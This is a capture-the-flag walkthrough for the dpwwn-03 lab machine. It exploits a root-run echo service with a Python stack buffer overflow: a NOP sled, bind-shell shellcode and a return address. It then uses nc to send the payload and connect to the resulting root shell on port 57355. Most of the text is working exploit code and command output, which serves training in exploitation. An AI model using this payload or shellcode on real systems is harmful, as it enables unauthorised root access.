
```
john@dpwwn-03:~$ sudo -l
Matching Defaults entries for john on dpwwn-03:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User john may run the following commands on dpwwn-03:
    (root) NOPASSWD: /bin/sh /home/ss.sh
```

We need to code an exploit to smash the stack




```python
#!/usr/bin/python
import struct

offset = 732

# tiny_shell_bind_tcp_random_port_shellcode
# http://shell-storm.org/shellcode/files/shellcode-837.php
sh  = "\x31\xdb\xf7\xe3\xb0\x66\x43\x52\x53\x6a"
sh += "\x02\x89\xe1\xcd\x80\x52\x50\x89\xe1\xb0"
sh += "\x66\xb3\x04\xcd\x80\xb0\x66\x43\xcd\x80"
sh += "\x59\x93\x6a\x3f\x58\xcd\x80\x49\x79\xf8"
sh += "\xb0\x0b\x68\x2f\x2f\x73\x68\x68\x2f\x62"
sh += "\x69\x6e\x89\xe3\x41\xcd\x80"

ret_addr = 0xbffff390 # Jump to mid of shellcode

# [NOP SLED] -> [SHELLCODE] -> [JUMP TO MID OF NOP SLED]
pad = '\x90' * (offset - len(sh))
# Payload
bof  = pad
bof += sh
bof += struct.pack("<I", ret_addr)

print bof

# Save file externally
fname = 'exploit.txt'
with open(fname, 'w') as f:
        f.write(bof)
```

Run vulnerable program as root privileges using sudo




```
john@dpwwn-03:/home$ sudo /bin/sh /home/ss.sh
john@dpwwn-03:/home$ Thank you for run this program
Welcome to Echo System
Check this system TCP port 3210
```

Running the exploit




```
john@dpwwn-03:~$ cat exploit.txt | nc localhost 3210
```

Root shell is listening at TCP port 57355




```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3210          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:57355           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 192.168.234.129:22      192.168.234.130:38804   ESTABLISHED
tcp        0      0 192.168.234.129:22      192.168.234.130:38802   ESTABLISHED
tcp        0      0 127.0.0.1:40742         127.0.0.1:3210          ESTABLISHED
tcp        0      0 127.0.0.1:3210          127.0.0.1:40742         ESTABLISHED
tcp        0      0 192.168.234.129:22      192.168.234.130:38912   ESTABLISHED
tcp        0      0 192.168.234.129:22      192.168.234.130:38800   ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
```

Connecting to root shell



```
john@dpwwn-03:~$ nc localhost 57355
whoami
root
```

FLAG



```
root@dpwwn-03:/root# cat dpwwn*
cat dpwwn*

Congratulation !!! Hope you enjoy this smash the stack.

722f7322
3852277a
6165327a
364c4022
3b5a2959
3e235051
7e3e7d3b
48365577
787d286e
6d754350
58405d3b
3d6e3b42
76459090
```